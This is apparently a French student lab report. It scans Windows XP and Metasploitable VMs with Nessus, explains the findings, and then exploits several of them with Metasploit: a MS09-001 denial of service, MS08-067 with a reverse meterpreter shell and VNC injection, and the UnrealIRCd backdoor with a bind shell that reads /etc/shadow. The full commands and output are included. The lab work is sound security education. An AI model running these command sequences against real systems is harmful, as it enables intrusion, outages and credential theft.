
Fonctionnement potentiel de l'attaque : L'attaque pourrait être réalisée en envoyant des demandes RPC malveillantes au service "Server" du système distant, exploitant ainsi une mauvaise gestion dans le traitement de ces requêtes. Lorsque le serveur reçoit une demande RPC spécifiquement conçue pour exploiter la faille, un attaquant peut exécuter du code à distance avec des priviléges root, obtenant ainsi un contrôle total sur le système.



MS09-001: MICROSOFT WINDOWS SMB VULNERABILITIES REMOTE CODE EXECUTION :

Cette faille critique révèle une vulnérabilité à l'exécution de code à distance via le protocole SMB sur la machine distante. Le SMB, utilisé pour le partage de fichiers sur les systèmes Windows permet à un attaquant d'exécuter du code à distance.

Fonctionnement potentiel de l'attaque : L'attaque pourrait être menée en exploitant la faille présente dans le protocole SMB via le port TCP 139. Un attaquant peut envoyer des paquets malveillants spécialement conçus pour exploiter cette vulnérabilité. Lorsque ces paquets atteignent le serveur SMB, ils peuvent déclencher l'exécution de code à distance, offrant ainsi à l'attaquant un accès non autorisé au système. Cette vulnérabilité peut être utilisée pour injecter et exécuter du code malveillant, compromettant ainsi l'intégrité et la sécurité du système.





Cette faille moyenne dans le protocole SMB expose le serveur SMB à des attaques de type Man-in-the-Middle, car la signature des messages n'est pas requise. Un attaquant non authentifié pourrait exploiter cette vulnérabilité pour intercepter et manipuler les communications entre le serveur SMB et les clients.

Fonctionnement potentiel de l'attaque : Lorsque la signature des messages n'est pas activée, un attaquant peut se positionner entre le serveur SMB et les clients, agissant comme un relais. En interceptant les communications non signées, l'attaquant peut injecter du code malveillant, lire des informations sensibles, ou même altérer les données transitant entre le serveur et les clients. Cette méthode d'attaque peut être utilisée pour compromettre l'intégrité et la confidentialité des échanges, ouvrant ainsi la porte à divers scénarios d'exploitation.

2.2 - Vulnérabilités d'Ubuntu 8.04



Faille critique qui fait que le système d'exploitation Unix en cours d'exécution sur l'hôte distant n'est plus pris en charge comme l'indique son numéro de version. Ainsi l'absence de support signifie qu'il n'y a aucun nouveau correctif de sécurité publiés par le fournisseur. C'est pour cela que le système contient des vulnérabilités de sécurité.

Conséquences potentielles de la faille : En raison de l'absence de support, le système Unix est privé de mises à jour critiques qui corrigent les vulnérabilités de sécurité existantes. Les conséquences incluent un risque accru d'exploitation de failles connues, une vulnérabilité accrue face à la propagation de logiciels malveillants, et la possibilité d'attaques ciblées. L'absence de mises à jour de sécurité expose également les utilisateurs à des risques de perte de données, de compromission de la confidentialité et d'atteinte à l'intégrité du système.



Faille élevée qui réside dans la détection du serveur NFS (Network File System) distant exportant des partages rendus lisibles par le monde entier. Cette configuration indique que le serveur NFS expose un ou plusieurs partages sans restreindre l'accès (en fonction du nom d'hôte, de l'adresse IP, ou de la plage d'adresses IP).

Conséquences potentielles de la faille : La configuration du serveur NFS, qui permet la lecture mondiale des partages, présente un risque élevé en matière de sécurité. Cela signifie que n'importe quel utilisateur, quel que soit son emplacement, peut accéder aux données partagées sans aucune restriction, compromettant ainsi la confidentialité des informations stockées. Cette faille expose également le serveur à des risques de modification non autorisée et de suppression de données.



Faillie critique qui fait que le serveur VNC en cours d'exécution sur l'hôte distant est sécurisé avec un mot de passe faible. Et donc Nessus à réussi à se connecter en utilisant l'authentification VNC avec le mot de passe 'password'. Et donc un attaquant distant et non authentifié pourrait exploiter cela pour prendre le contrôle du système.

Conséquences potentielles de la faille : L'utilisation d'un mot de passe faible tel que 'password' expose le serveur VNC à un risque sérieux de compromission. Un attaquant distant non authentifié peut exploiter cette faiblesse pour accéder au système, compromettant ainsi la confidentialité des données, la disponibilité du service et potentiellement exécuter des actions malveillantes.

VNC

- **Virtual Network Computing (VNC)** is a graphical desktop-sharing system that uses the [remotely control another computer](#). you can see the desktop of a remote machine and control it with your local mouse and keyboard. [Client/server environment](#).



UltraVNC



TightVNC



RealVNC



TeamViewer



TigerVNC

Client



Port 5900


Server





Faille critique qui permet à un attaquant d'exécuter du code arbitraire sur l'hôte affecté. Le serveur IRC distant est une version d'UnrealIRCd et est donc la vulnérabilité qui permet à l'attaquant d'accéder au système informatique sans être détecté.


Conséquences potentielles de la faille : La présence de cette faille critique expose le serveur IRC à des risques significatifs, notamment la possibilité pour un attaquant de compromettre la sécurité du système en exécutant du code arbitraire. Les conséquences peuvent inclure une intrusion non autorisée, la fuite d'informations sensibles, voire la prise de contrôle complète du serveur.



SSL VERSION 2 AND 3 PROTOCOL DETECTION

Faille critique qui fait en sorte qu'un attaquant puisse exploiter cette faille pour mener des attaques de MitM. Ce service distant accepte des connexions cryptées en utilisant SSL 2.0 et/ou SSL 3.0. Mais bien que SSL/TLS dispose d'un moyen sécurisé de choisir la version la plus élevée prise en charge du protocole, de nombreux navigateurs web implémentent cela de manière non sécurisée, permettant à un attaquant de rétrograder une connexion.


Conséquences potentielles de la faille : En acceptant des connexions cryptées avec des versions obsolètes et vulnérables de SSL, le service distant devient vulnérable aux attaques de type MitM. Un attaquant peut exploiter cette vulnérabilité pour rétrograder la connexion à des versions plus anciennes et moins sécurisées du protocole, permettant ainsi la manipulation des communications entre le service distant et les clients. Cela peut conduire à des attaques de décryptage de communication, compromettant la confidentialité des données échangées.





Faille critique qui permet d'écouter sur un port distant sans nécessiter d'authentification. Cette configuration pourrait être le signe d'une compromission de l'hôte, donnant à un attaquant la possibilité de se connecter directement et d'envoyer des commandes sur le système distant sans avoir besoin de s'authentifier.

Conséquences potentielles de la faille : La présence d'une backdoor Bind Shell expose le système à des risques significatifs. Un attaquant peut exploiter cette vulnérabilité pour établir une connexion non autorisée, offrant un accès complet au système. Cela permet à l'attaquant de manipuler le système, d'exécuter des commandes malveillantes et de compromettre l'intégrité, la confidentialité et la disponibilité des données.



III - Exploit des vulnérabilités

Après avoir expliqué cinq failles de chaque machine, on peut en exploiter et tester la fonctionnalité et la fiabilité du logiciel de scan Nessus. On va donc voir le résultat de trois failles sur la VM Windows XP et deux failles sur la machine Ubuntu.

1 - Vulnérabilités Windows XP

1.1 - Vulnérabilité MS09-001

On va donc commencer par exploiter la faille MS09-001. Cette faille utilise un module Metasploit pour tenter une attaque de type "Denial of Service" (DoS) contre le service SMB (Server Message Block) sur une cible, dans ce cas, l'adresse IP 192.168.1.27.

On lance metasploitable, on cherche donc une faille avec la commande search suivi du nom de la faille. Cette commande nous retourne une seule faille, on va donc utiliser cette faille en faisant use 0. On à la possibilité de voir les options de cette faille mais la seule option qu'il faut obligatoirement mettre est l'adresse cible.

On peut donc lancer et exécuter cette faille avec run ou alors exploit. Ci dessous voici les commandes à exécuter pour réaliser l'attaque

```
msf6 > search MS09-001
msf6 > use auxiliary/dos/windows/smb/ms09_001_writeDataOffset
msf6 auxiliary(dos/windows/smb/ms09_001_writeDataOffset) > set rhosts 192.168.1.27
msf6 auxiliary(dos/windows/smb/ms09_001_writeDataOffset) > run
```

```
msf6 > search MS09-001
Matching Modules
=====
#  Name
-  -----
0  auxiliary/dos/windows/smb/ms09_001_writeDataOffset
```

```
dataoffset=36636 dataoffset=36636 fillersize=72
rescue
dataoffset=45535 dataoffset=35535 fillersize=72
rescue
dataoffset=35535 dataoffset=35535 fillersize=72
rescue
dataoffset=25535 dataoffset=35535 fillersize=72
^C[-] 192.168.1.27:445 - Stopping running against current target.
[*] 192.168.1.27:445 - Control-C again to force quit all targets.
[*] Auxiliary module execution completed
```

En lançant l'attaque de la première vulnérabilité, une série de paquets se sont tous envoyés en même temps depuis le terminal metasploit. On observe aussi que la machine cible à crash. En redémarrant la machine, et en allant dans les logs de sécurité windows, on peut voir tous les paquets envoyés par la machine hackeur(kali). Et donc on s'aperçoit que tous les paquets envoyés ont réussi à mettre hors service la machine.

Initialement, cette attaque doit mettre hors service seulement le service SMB, mais comme la VM n'a pas beaucoup de performances, c'est la raison pour laquelle celle-ci n'a pas pu résister à l'attaque.

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

BAD_POOL_HEADER

if this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000019 (0x00000020,0xE1AC5940,0xE1AC5A00,0x0C180406)

Beginning dump of physical memory
Physical memory dump complete.
Contact your system administrator or technical support group f
```

Type	Date	Heure	Source	Catégorie	Évé...	Utilisat
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM
Audit des échecs	06/01/2024	12:08:41	Security	Ouverture/...	529	SYSTEM

Événement

Date :	06/01/2024	Source :	Security	<input type="button" value="↑"/>
Heure :	12:08:41	Catégorie :	Ouverture/Ferm	<input type="button" value="↓"/>
Type :	Audit des échecs	ID évén. :	529	<input type="button" value="Edit"/>
Utilisateur :	AUTORITE NT\SYSTEM			
Ordinateur :	BADYS-OFF5936AB			

Description :

Échec de l'ouverture de session :

Raison : Nom d'utilisateur inconnu ou mot de passe incorrect

Nom de l'utilisateur :

Domaine : .

Type de session : 3

Processus d'ouv. de session : NtLmSsp

Package d'authentification :

MICROSOFT_AUTHENTICATION_PACKAGE_V1_0

Nom de station de travail : wRCer9qBZZMkQ2|K

Données : Octets Mots

1.2 - Vulnérabilité MS08-067

Nous nous intéressons maintenant à la faille MS08-067 qui est une attaque exposant un système Windows distant à une attaque de code à distance dans le service "Server" en raison d'une mauvaise gestion des demandes RPC. Un attaquant non authentifié et distant peut exploiter cette vulnérabilité en utilisant une demande RPC spécialement conçue, lui permettant ainsi d'exécuter un code arbitraire avec des priviléges root. La vulnérabilité se situe sur le port TCP 445.

On va donc dans un premier temps search la faille, on nous retourne une faille qui est rank "greate" signifiant qu'elle à un bon taux de réussite. On sélectionne la faille, on met le RHOSTS de l'ip cible puis on run la faille.

```
msf6 > search MS08-067

Matching Modules
=====
#   Name                               Disclosure Date  Rank    Check  Description
-   ----
  0  exploit/windows/smb/ms08_067_netapi  2008-10-28  great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >

msf6 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  RHOSTS            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT       445           yes        The SMB service port (TCP)
  SMBPIPE     BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -----          -----      -----
  EXITFUNC   thread         yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST      172.27.191.108  yes        The listen address (an interface may be specified)
  LPORT      4444           yes        The listen port
```

```

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.126.131
RHOSTS => 192.168.126.131
msf6 exploit(windows/smb/ms08_067_netapi) > RUN
[-] Unknown command: RUN
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 172.27.191.108:4444
[*] 192.168.126.131:445 - Automatically detecting the target...
[*] 192.168.126.131:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.126.131:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.126.131:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 172.27.176.1
[*] Meterpreter session 1 opened (172.27.191.108:4444 -> 172.27.176.1:54652) at 2024-01-06 12:35:09 +0100

meterpreter > shell
Process 3112 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>

```

On s'aperçoit après avoir lancé l'attaque, qu'un shell windows s'est ouvert sur la machine kali. Sur la machine kali, on créer un fichier intrusion pour voir si celui-ci sera aussi créer sur la machine cible. Maintenant en effectuant un dir sur la machine windows pour voir tous les dossiers et fichiers présents dans le répertoire, on s'aperçoit que le fichier intrusion.txt a bien été créé et que l'attaque à réussi.

```

Répertoire de C:\

05/01/2024 17:27          0 AUTOEXEC.BAT
05/01/2024 17:27          0 CONFIG.SYS
05/01/2024 17:30      <REP>      Documents and Settings
05/01/2024 17:32      <REP>      Program Files
06/01/2024 12:38      <REP>      WINDOWS
                2 fichier(s)          0 octets
                3 Rép(s)  40 642 609 152 octets libres

```

```

C:\>type nul > intrusion.txt
type nul > intrusion.txt

```

```

C:\>

```

```

C:\WINDOWS>cd ...
C:\>dir
Le volume dans le lecteur C n'a pas de nom.
Le numéro de série du volume est 7C16-F881

Répertoire de C:\

05/01/2024 17:27          0 AUTOEXEC.BAT
05/01/2024 17:27          0 CONFIG.SYS
05/01/2024 17:30      <REP>      Documents and Settings
06/01/2024 12:39          0 intrusion.txt
05/01/2024 17:32      <REP>      Program Files
06/01/2024 12:38      <REP>      WINDOWS
                3 fichier(s)          0 octets
                3 Rép(s)  40 642 609 152 octets libres

```

Après avoir créé un fichier, on peut s'intéresser aux utilisateurs créés sur la machine cible, on s'aperçoit qu'il y a un utilisateur "Administrateur". On va donc exécuter le logiciel notepad.exe en tant qu'administrateur pour voir si nous avons les priviléges root et d'une pierre de coup de savoir si on peut lancer des applications.

```
C:\>net user  
net user  
  
comptes d'utilisateurs de \\  
  
-----  
Administrateur           HelpAssistant           Invité  
Propriétaire           SUPPORT_388945a0  
Des erreurs ont affecté l'exécution de la commande.
```

```
C:\>runas /user:Administrateur "notepad.exe" "C:\intrusion.txt"  
runas /user:Administrateur "notepad.exe" "C:\intrusion.txt"
```

Les commandes réalisées montrent qu'on a bien lancé l'application notepad en root sur le fichier créer précédemment.

On peut aussi utiliser tigervnc-viewer pour avoir l'environnement de bureau de la machine cible. On va donc suivre les commandes ci-dessous mais d'abord sélectionner le payload de bindtcp avec vnc inject.

Il y'a une liste de 170 payloads, nous allons sélectionner le vncinject/bind_tcp.

```
169 payload/windows/vncinject/reverse_tcp_dns          normal  No    VNC Server (Reflective  
injection), Reverse TCP Stager (DNS)  
170 payload/windows/vncinject/reverse_tcp_uuid          normal  No    VNC Server (Reflective  
injection), Reverse TCP Stager with UUID Support  
  
sf6 exploit(windows/smb/ms08_067_netapi) > |  
sf6 exploit(windows/smb/ms08_067_netapi) >  
  
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/vncinject/bind_tcp  
payload => windows/vncinject/bind_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) >
```

on va donc installer son module via la commande ci-dessous.

```
sudo apt install tigervnc-viewer
```

On run la faille et on voit que le vncserver a ouvert deux sessions avec les adresses IP correspondantes, ainsi avec un bureau à distance, on peut se connecter avec l'environnement du bureau à la machine cible depuis la machine hacker

```
[*] VNC Server session 2 opened (172.27.191.108:33575 -> 192.168.126.131:4444) at 2024-01-06 12:53:21 +0100
[*] Session 2 created in the background.
msf6 exploit(windows/smb/ms08_067_netapi) >
```

The screenshot shows a Windows Command Prompt window titled "Invite de commandes". The title bar includes standard window controls (minimize, maximize, close). The main area displays the following network configuration information:

Configuration IP de Windows

Carte Ethernet Connexion au réseau local 2:

- Suffixe DNS propre à la connexion :
- Autoconfiguration d'adresse IP. . . : 169.254.12.89
- Masque de sous-réseau : 255.255.0.0
- Passerelle par défaut :

Carte Ethernet Connexion au réseau local:

- Suffixe DNS propre à la connexion :
- Adresse IP. : 192.168.1.27
- Masque de sous-réseau : 255.255.255.0
- Passerelle par défaut : 192.168.1.49

Carte Ethernet Connexion au réseau local 3:

- Suffixe DNS propre à la connexion : localdomain
- Adresse IP. : 192.168.126.131
- Masque de sous-réseau : 255.255.255.0
- Passerelle par défaut : 192.168.126.2

C:\Documents and Settings\Propriétaire>JE SUIS le HACKEUR BADYSS

1.3 - Vulnérabilité MS17-10

Le scan nessus nous a indiqué plusieurs vulnérabilités critiques ou élevées sur la machine cible. Pourtant plusieurs vulnérabilités ne pouvaient pas être exploitées. C'est le cas de la vulnérabilité MS17-10 qui est une faille permettant d'accéder à distance aux données des appareils Microsoft.

Alors, nous effectuons la même démarche pour le premier exploit Eternalblue, mais impossible sur windows home de la VM cible. Il indique que la faille est inexploitable car ce module supporte seulement les systèmes 64 bits. Sachant que le windows est sur 32 bits, alors la faille est inexploitable sur la machine cible.

```
msf6 exploit(windows/smb/ms08_067_netapi) > search ms17-010

Matching Modules
=====
#   Name                               Disclosure Date  Rank    Check  Description
-   ----
  0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  Yes    MS17-010  Eternalblue SMB Remote Windows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal   Yes    MS17-010  EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command    2017-03-14  normal   No     MS17-010  EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
  3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14  normal   No     MS17-010  SMB RC E Detection
  4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great   Yes    SMB DOUBLEPULSA R Remote Code Execution
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 172.27.191.108:4444
[*] 192.168.126.131:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.126.131:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.126.131:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.126.131:445 - The target is vulnerable.
[-] 192.168.126.131:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

2 - Vulnérabilités d'Ubuntu 8.04

2.1 - Vulnérabilité UnrealIRCD Backdoor Detection

Comme expliqué précédemment, c'est une faille critique qui permet d'écouter sur un port distant sans nécessiter d'authentification. Cette configuration pourrait être le signe d'une compromission de l'hôte, donnant à un attaquant la possibilité de se connecter directement et d'envoyer des commandes sur le système distant sans avoir besoin de s'authentifier.

On va donc utiliser la faille unix/irc/unreal_ircd_3281_backdoor, puis comme les attaques précédentes, nous allons définir une adresse cible et un port cible. On peut ensuite lancer l'attaque avec exploit. Ici on définit le port de base qui était indiqué sur le rapport Nessus, puis on utilise le payload ruby qui permet d'installer un shell distant qui écoute sur un port donné et qui attend qu'une connexion soit établie depuis l'extérieur. Et donc lorsqu'une connexion est établie depuis une machine distante vers ce port, un shell Ruby interactif sera ouvert sur la machine cible.

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.55
RHOSTS => 192.168.1.55
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.1.55:6667 - Connected to 192.168.1.55:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname (cached)
[*] 192.168.1.55:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.1.55:4444
[*] Command shell session 2 opened (172.20.209.153:35769 -> 192.168.1.55:4444) at 2024-01-13 14:20:25 +0100

whoami
root
hostname
metasploitable
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
```

Après avoir lancé l'attaque, on s'aperçoit qu'une session s'est ouverte sur la machine cible. En exécutant la commande whoami, on s'aperçoit qu'on est root sur la machine, ensuite, pour vérifier si on est bien sur la machine cible, on peut exécuter la commande hostname. De plus on peut accéder au fichier des mot de passe chiffrés en affichant le dossier /etc/shadow.

2.2 - Vulnérabilité VNC Server ‘password’ Password

VNC est utilisé pour accéder et contrôler à distance un ordinateur. Ainsi cette vulnérabilité VNC Server ‘password’ Password va permettre de se connecter à la machine distante dû à un mot de passe faible de la machine cible.

On utilise donc la faille vnc/vnc_login. En exécutant la commande show options, on peut voir toutes les possibilités d'attaques que l'on peut réaliser. On peut voir les passwords, la vitesse de bruteforce des mot de passes ou bien définir des stratégies de connexions comme “BLANK_PASSWORDS” ou bien “USER_AS_PASS”.

```
